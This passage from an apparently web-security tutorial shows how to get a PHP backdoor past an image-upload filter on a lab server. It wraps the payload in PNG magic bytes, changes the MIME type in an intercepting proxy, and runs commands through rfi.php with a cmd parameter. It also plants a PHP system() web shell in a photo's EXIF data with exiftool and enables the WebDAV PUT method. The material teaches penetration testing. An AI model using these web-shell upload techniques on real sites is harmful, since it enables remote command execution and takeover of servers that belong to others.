


Insert 8 byte to the beginning



Then insert 8 bytes to the end:






Then set those inserted bytes as follows:

the header 8 bytes should be:


\x89\x50\x4e\x47\x0d\x0a\x1a\x0a

the footer 8 bytes should be:


\x49\x45\x4e\x44\xae\x42\x60\x82




Then save this file, and upload it




Again use the proxy, to intercept it, and check the parameters, as we can see the mime type is image/x-png what were not be accepted by our upload.php. Why it happens, it is the problem of the browser, the x- means experimental, what means during the encoding the browser may not follow the RFC standard, may be too old, or some proprietary encoding. Practically the RFC states that the x- mmime types should be also accepted by applications, just again I did not enter it to the accepted mime type array, easier, to modify here:



modify the mime type to an accepted one:




hopefully the upload is successful now:




Now we can try to call the uploaded backdoor on the usual way:

http://192.168.168.101:8888/upload4/rfi.php?
command=uploads/backdoor.png&cmd=dir


now we have a quite big surprise:



Now when the server sends the png, and because of the correct header the browser does not show it us, it tries to show the answer as image, not as text, what will not be good. What we can do? The answer is simple, we should use a proxy, and intercept the server response, to watch it there. To do it set up the proxy, to intercept the server response, take care to intercept not only the text response like the default setting of practically all proxy:



then try to reload it, and hopefully we will see in the proxy the answer:



Use the exif of a real picture

If someone does better check on the pictures, then this solution may not be good. In this case we can modify the exif of a real picture, and our shellcode there. For this one can use the exiftool, what can be downloaded from: <http://www.sno.phy.queensu.ca/~phil/exiftool/>


then we can use for example following command:

```
exiftool.exe -author="<?php system($_GET['cmd'])?>" flower.png
```


if we upload the picture on the same way like before, and call it as:

```
http://192.168.168.101:8888/upload4/rfi.php?
command=uploads/flower.png&cmd=dir
```

Then in the response with a proxy we will see the answer:



of course again in the browser the picture is broken:



Use the PUT method in HTTP to upload

There is another way to upload. The PUT method in HTTP enables to upload a file to the server. By default this method not used to be enabled. First let us see, how to enable it:

edit the httpd.conf file, and

ADD The next block to the end of the directories definition (of course change the path as you need):

```
<Directory "/xampp/htdocs/put">
AllowOverride All
Dav On
    <Limit GET HEAD POST PUT OPTIONS DELETE>
        Order Allow,Deny
        Allow from all
    </Limit>
</Directory>
```


And uncomment the following lines:

```
LoadModule dav_module modules/mod_dav.so
LoadModule dav_fs_module modules/mod_dav_fs.so
LoadModule dav_lock_module modules/mod_dav_lock.so
Include conf/extra/httpd-dav.conf
```

